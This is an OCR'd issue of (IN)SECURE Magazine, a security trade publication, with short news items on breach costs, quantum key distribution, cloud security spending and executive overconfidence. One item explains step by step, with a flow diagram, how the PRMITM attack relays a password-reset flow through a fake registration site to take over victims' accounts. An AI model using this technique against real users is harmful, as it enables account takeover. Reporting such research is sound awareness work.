

[+] (IN)SECURE Magazine

Issue 54, 06/2017



THE DEATH OF PASSWORDS: CYBERSECURITY'S FAKE NEWS?

A SIMPLIFIED GUIDE TO PCI DSS COMPLIANCE


Internet
Edge Router
Flow
BGP data
Attack Detected
Display Alert
Send Alert Notification
RTBH
Redirect Traffic to
On-Premises
Scrubbing Device
Redirect to
Cloud Scrubbing




TABLE OF CONTENTS

(IN)SECURE Magazine 54
CONTRIBUTORS LIST


- **Todd Bramblett**, President at Nehemiah Security
- **Steven Furnell**, Professor of Information Systems Security at Plymouth University
- **Jeremiah Grossman**, Chief of Security Strategy at SentinelOne
- **Limor Kessem**, Executive Security Advisor at IBM Security
- **Zoran Lalic**, Enterprise Security Architect at a software company.

Visit the magazine website at www.insecuremag.com

Feedback and contributions: **Mirko Zorz**, Editor in Chief - mzorz@helpnetsecurity.com

News: **Zeljka Zorz**, Managing Editor - zzorz@helpnetsecurity.com

Marketing: **Berislav Kucan**, Director of Operations - bkucan@helpnetsecurity.com



Security world

When it comes to cybersecurity, businesses remain overconfident and vulnerable

Consumer products companies, retailers and restaurant businesses may be operating with a false sense of security, according to a new Deloitte study. The study captures input from more than 400 CIOs, CISOs, CTOs and other senior executives about cyber risks and response plans affecting customer trust, payments, executive level engagement, human capital and intellectual property.

According to the study, 76 percent of consumer business executives report they are highly confident in their ability to respond to a cyber incident, yet many simultaneously face issues that critically impair their ability to do so. Among the findings:

- The majority of executives surveyed (82 percent) indicate their organization has not documented and tested cyber response plans involving business stakeholders within the past year.
- 46 percent say their organization performs war games and threat simulations on a quarterly or semiannual basis.
- 25 percent report lack of cyber funding.
- 21 percent lack clarity on cyber mandates, roles and responsibilities.

The study also found companies may underestimate the importance of consumer trust. In fact, when thinking about potential cyber incidents, consumer product companies surveyed seem to be primarily concerned with production disruptions (48 percent) and loss of intellectual property (42 percent), while significantly fewer — 16 percent — are concerned with tarnishing brand perceptions related to trust.

Many US consumers already express heightened security concerns, with a startling number going so far as to delete mobile applications and avoid websites, which can threaten a critical engagement touchpoint for consumer businesses.


Password Reset MITM: Exposing the need for better security choices

Attackers that have set up a malicious site can use users' account registration process to successfully perform a password reset process on a number of popular websites and messaging mobile applications, researchers have demonstrated.

The Password Reset Man in the Middle (PRMITM) attack exploits the similarity of the registration and password reset processes.

To launch such an attack, the attacker only needs to control a website. To entice victims to make an account on the malicious website, the attacker can offer free access to a wanted resource (e.g. free software). Once the user initiates the account registration process by entering their email address, the attacker can use that information to initiate a password reset process on another website that uses that piece of information as the username (e.g. Google, YouTube, Amazon, Twitter, LinkedIn, PayPal, and so on). Every request for input from that site is forwarded to the potential victim, and then his or her answers forwarded back to that particular site.

In the most basic form (when the password reset request depends on security questions), the attack looks like this:


Victim
Attacker's site
Mail service
Registration process
Password reset process
I want to download file
Please register. Insert your email
(My email:) victim@mail.com
I forgot my password. I'm victim@mail.com
CAPTCHA challenge: broken
CAPTCHA challenge: broken
CAPTCHA solution: broken
CAPTCHA solution: broken
Security question: What is the name of your best friend?
Security question: What is the name of your best friend?
Answer: Bob
Answer: Bob
Choose a new password

Average data breach cost declines 10% globally

The average cost of a data breach is $3.62 million globally, a 10 percent decline from 2016 results. This is the first time since the global study was created that there has been an overall decrease in the cost. According to the study conducted by Ponemon Institute, these data breaches cost companies $141 per lost or stolen record on average.

Analyzing the 11 countries and two regions surveyed in the report, researchers identified a close correlation between the response to regulatory requirements in Europe and the overall cost of a data breach. European countries saw 26 percent decrease in the total cost of a data breach over last year's study.

Businesses in Europe operate in a more centralized regulatory environment, while businesses in the United States have unique requirements, with 48 of 50 states having their own data breach laws. Responding to a multitude of regulatory requirements and reporting to potentially millions of consumers can be an extremely costly and resource intensive task.

According to the study, "compliance failures" and "rushing to notify" were among the top five reasons the cost of a breach rose in the U.S. A comparison of these factors suggests that regulatory activities in the U.S. could cost businesses more per record when compared to Europe.

Equipment already in space can be adapted for extremely secure data encryption

In a new study, researchers from the Max Planck Institute in Erlangen, demonstrated ground-based measurements of quantum states sent by a laser aboard a satellite 38,000 kilometers above Earth. This is the first time that quantum states have been measured so carefully from so far away.

Today, text messages, banking transactions and health information are all encrypted with techniques based on mathematical algorithms. This approach works because it is extremely difficult to figure out the exact algorithm used to encrypt a given piece of data. However, experts believe that computers powerful enough to crack these encryption codes are likely to be available in the next 10 to 20 years.

The looming security threat has placed more attention on implementing stronger encryption techniques such as quantum key distribution. Rather than relying on math, quantum key distribution uses properties of light particles known as quantum states to encode and send the key needed to decrypt encoded data. If someone tries to measure the light particles to steal the key, it changes the particles' behavior in a way that alerts the intended communicating parties that the key has been compromised and should not be used. The fact that this system detects eavesdropping means that secure communication is guaranteed.

Although methods for quantum encryption have been in development for more than a decade, they don't work over long distances because residual light losses in optical fibers used for telecommunications networks on the ground degrade the sensitive quantum signals. Quantum signals cannot be regenerated without altering their properties by suing optical amplifiers as it is done for classical optical data. For this reason, there has been a recent push to develop a satellite-based quantum communication network to link ground-based quantum encryption networks located in different metropolitan areas, countries and continents.

Although the new findings showed that quantum communication satellite networks do not need to be designed from scratch, Christoph Marquardt from the Max Planck Institute for the Science of Light in Germany notes that it will still take 5 to 10 years to convert ground based systems to quantum-based encryption to communicate quantum states with the satellites.

Cloud-based security services market to reach nearly $9 billion by 2020

Growth in worldwide cloud-based security services will remain strong, reaching $5.9 billion in 2017, up 21 percent from 2016, according to Gartner. Overall growth in the cloud-based security services market is above that of the total information security market. Gartner estimates the cloud-based security services market will reach close to $9 billion by 2020.

"Email security, web security and IAM remain organizations' top-three cloud priorities," said Ruggero Contu, research director at Gartner. Mainstream services that address these priorities, including SIEM and IAM, and emerging services offer the most significant growth potential. Emerging offerings are among the fastest-growing segments and include threat intelligence enablement, cloud-based malware sandboxes, cloud-based data encryption, endpoint protection management, threat intelligence and WAFs.

SMBs are driving growth as they are becoming increasingly aware of security threats. They are also seeing that cloud deployments provide opportunities to reduce costs, especially for powering and cooling hardware-based security equipment and data center floor space.

"The cloud medium is a natural fit for the needs of SMBs. Its ease of deployment and management, pay-as-you-consume pricing and simplified features make this delivery model attractive for organizations that lack staffing resources," said Mr. Contu.

